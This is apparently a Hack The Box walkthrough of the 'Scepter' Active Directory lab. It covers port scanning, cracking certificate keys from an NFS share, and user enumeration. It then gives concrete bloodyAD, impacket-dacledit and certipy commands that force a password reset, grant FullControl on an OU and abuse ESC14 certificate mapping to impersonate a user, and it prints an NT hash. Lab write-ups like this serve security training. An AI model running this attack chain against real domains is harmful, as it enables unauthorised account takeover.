# HTB-Scepter
Table of Contents
Scope:10.129.244.44Recon
Nmap

PORT STATE SERVICE REASON VERSION53/tcp open domain syn-ack Simple DNS Plus88/tcp open kerberos-sec syn-ack Microsoft Windows Kerberos (server time: 2026-01-25 01:38:53Z)111/tcp open rpcbind syn-ack 2-4 (RPC #100000)| rpcinfo:| program version port/proto service| 100000 2,3,4 111/tcp rpcbind| 100000 2,3,4 111/tcp6 rpcbind| 100000 2,3,4 111/udp rpcbind| 100000 2,3,4 111/udp6 rpcbind| 100003 2,3 2049/udp nfs| 100003 2,3 2049/udp6 nfs| 100003 2,3,4 2049/tcp nfs| 100003 2,3,4 2049/tcp6 nfs| 100005 1,2,3 2049/tcp mountd| 100005 1,2,3 2049/tcp6 mountd| 100005 1,2,3 2049/udp mountd| 100005 1,2,3 2049/udp6 mountd| 100021 1,2,3,4 2049/tcp nlockmgr| 100021 1,2,3,4 2049/tcp6 nlockmgr| 100021 1,2,3,4 2049/udp nlockmgr| 100021 1,2,3,4 2049/udp6 nlockmgr| 100024 1 2049/tcp status| 100024 1 2049/tcp6 status| 100024 1 2049/udp status|_ 100024 1 2049/udp6 status135/tcp open msrpc syn-ack Microsoft Windows RPC139/tcp open netbios-ssn syn-ack Microsoft Windows netbios-ssn389/tcp open ldap syn-ack Microsoft Windows Active Directory LDAP (Domain: scepter.htb0., Site: Default-First-Site-Name)| ssl-cert: Subject:| Subject Alternative Name: DNS:dc01.scepter.htb| Issuer: commonName=scepter-DC01-CA/domainComponent=scepter445/tcp open microsoft-ds? syn-ack464/tcp open kpasswd5? syn-ack593/tcp open ncacn_http syn-ack Microsoft Windows RPC over HTTP 1.0636/tcp open ssl/ldap syn-ack Microsoft Windows Active Directory LDAP (Domain: scepter.htb0., Site: Default-First-Site-Name)| ssl-cert: Subject:| Subject Alternative Name: DNS:dc01.scepter.htb| Issuer: commonName=scepter-DC01-CA/domainComponent=scepter2049/tcp open nlockmgr syn-ack 1-4 (RPC #100021)3268/tcp open ldap syn-ack Microsoft Windows Active Directory LDAP (Domain: scepter.htb0., Site: Default-First-Site-Name)| ssl-cert: Subject:| Subject Alternative Name: DNS:dc01.scepter.htb| Issuer: commonName=scepter-DC01-CA/domainComponent=scepter3269/tcp open ssl/ldap syn-ack Microsoft Windows Active Directory LDAP (Domain: scepter.htb0., Site: Default-First-Site-Name)| ssl-cert: Subject:| Subject Alternative Name: DNS:dc01.scepter.htb| Issuer: commonName=scepter-DC01-CA/domainComponent=scepter5985/tcp open http syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-title: Not Found|_http-server-header: Microsoft-HTTPAPI/2.05986/tcp open ssl/http syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_ssl-date: 2026-01-25T01:39:56+00:00; +6h30m54s from scanner time.| ssl-cert: Subject: commonName=dc01.scepter.htb| Subject Alternative Name: DNS:dc01.scepter.htb| Issuer: commonName=dc01.scepter.htb|_http-server-header: Microsoft-HTTPAPI/2.0|_http-title: Not Found| tls-alpn:|_ http/1.19389/tcp open mc-nmf syn-ack .NET Message Framing47001/tcp open http syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-title: Not Found|_http-server-header: Microsoft-HTTPAPI/2.049664/tcp open msrpc syn-ack Microsoft Windows RPC49665/tcp open msrpc syn-ack Microsoft Windows RPC49666/tcp open msrpc syn-ack Microsoft Windows RPC49667/tcp open msrpc syn-ack Microsoft Windows RPC49673/tcp open msrpc syn-ack Microsoft Windows RPC49690/tcp open ncacn_http syn-ack Microsoft Windows RPC over HTTP 1.049691/tcp open msrpc syn-ack Microsoft Windows RPC49695/tcp open msrpc syn-ack Microsoft Windows RPC49696/tcp open msrpc syn-ack Microsoft Windows RPC49709/tcp open msrpc syn-ack Microsoft Windows RPC49757/tcp open msrpc syn-ack Microsoft Windows RPC49761/tcp open msrpc syn-ack Microsoft Windows RPCService Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windowsRight away I noticed that an NFS port was open which is almost always low hanging fruit.
2049/TCP - NFS

In order to view the contents I had to be root:


I copy them over to my /home directory and convert the pfx files to hashes. In turn I am able to crack them using john:
I tried to export the pfx file in order to get a TGT but failed miserably:

However this did show me the naming convention of the domain -> e.lewis which meant I could now attempt a kerbrute user enumeration. For this I will be mutating a wordlist first:
sed 's/^\(.\)/\1./' /usr/share/seclists/Usernames/statistically-likely-usernames/jsmith.txt > j.smith.txt

It did get us a couple of users. I tried spraying the password and it didn’t seem to work for any of the found users, however one account did seem to be restricted:

PFX certificate bundle
Since none of the above worked I returned to the baker.crt and baker.key files. Using the password phrase that we cracked, newpassword, I was able to write the RSA key.
openssl rsa -in baker.key -out decrypted.key
I then appended the certificate info into the baker.pem file:

Next up I ran the following command:
openssl pkcs12 -in baker.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out baker.pfx[!important] Leave the export password blank!

Now we can auth as baker:

d.baker18b5fb0d99e7a475316213c15b6f22cenxc
Now I was able to start fully enumerating the system:

Unfortunately there was nothing interesting on the shares:

BloodHound

Time for some bloodhound enumeration:
ForceChangePassword

This is easily done with bloodyAD:
bloodyAD --host 10.129.244.44 -d scepter.htb -u 'd.baker' -p ':18b5fb0d99e7a475316213c15b6f22ce' set password 'a.carter' 'P@ssword123!'
GenericAll on OU
As per the bloodhound wiki

This can be done as follows:
impacket-dacledit -action 'write' -rights 'FullControl' -inheritance -principal 'a.carter' -target-dn 'OU=STAFF ACCESS CERTIFICATE,DC=SCEPTER,DC=HTB' 'scepter.htb'/'a.carter':'P@ssword123!'
Exploitation
ADCS - ESC14
Continuing on I check out the certificate templates using certipy-ad:
certipy-ad find -u d.baker -hashes :18b5fb0d99e7a475316213c15b6f22ce -dc-ip 10.129.244.44 -stdout -vulnerable
At the bottom I notice that the target is vulnerable to ESC9:

I also noticed the following:

This is an interesting find but we need to enumerate further to make this work.
altSecurityIdentities
We can search for altSecurityIdentities using the following nxc command with ldap query:
nxc ldap scepter.htb -u d.baker -H 18b5fb0d99e7a475316213c15b6f22ce --query "(&(objectCategory=person)(objectClass=user)(altSecurityIdentities=*))" ""
I see that this outputs the h.brown user who has it set. I can exploit this using bloodyAD:
bloodyAD --host 10.129.244.44 -d scepter.htb -u 'a.carter' -p 'P@ssword123!' add genericAll 'OU=STAFF ACCESS CERTIFICATE,DC=SCEPTER,DC=HTB' a.carter
bloodyAD --host 10.129.244.44 -d scepter.htb -u 'a.carter' -p 'P@ssword123!' set object d.baker mail -v h.brown@scepter.htb
[!note] The LDAP query shows that h.brown has
altSecurityIdentitiesset to an X.509 RFC822 mapping, meaning any certificate containing the emailh.brown@scepter.htbcan authenticate as that user without knowing their password.
Next up we can request the certificate:
certipy-ad req -username 'd.baker@scepter.htb' -hashes ':18b5fb0d99e7a475316213c15b6f22ce' -target dc01.scepter.htb -ca scepter-DC01-CA -template StaffAccessCertificate -dc-ip 10.129.244.44
We can now auth as h.brown through this cert:
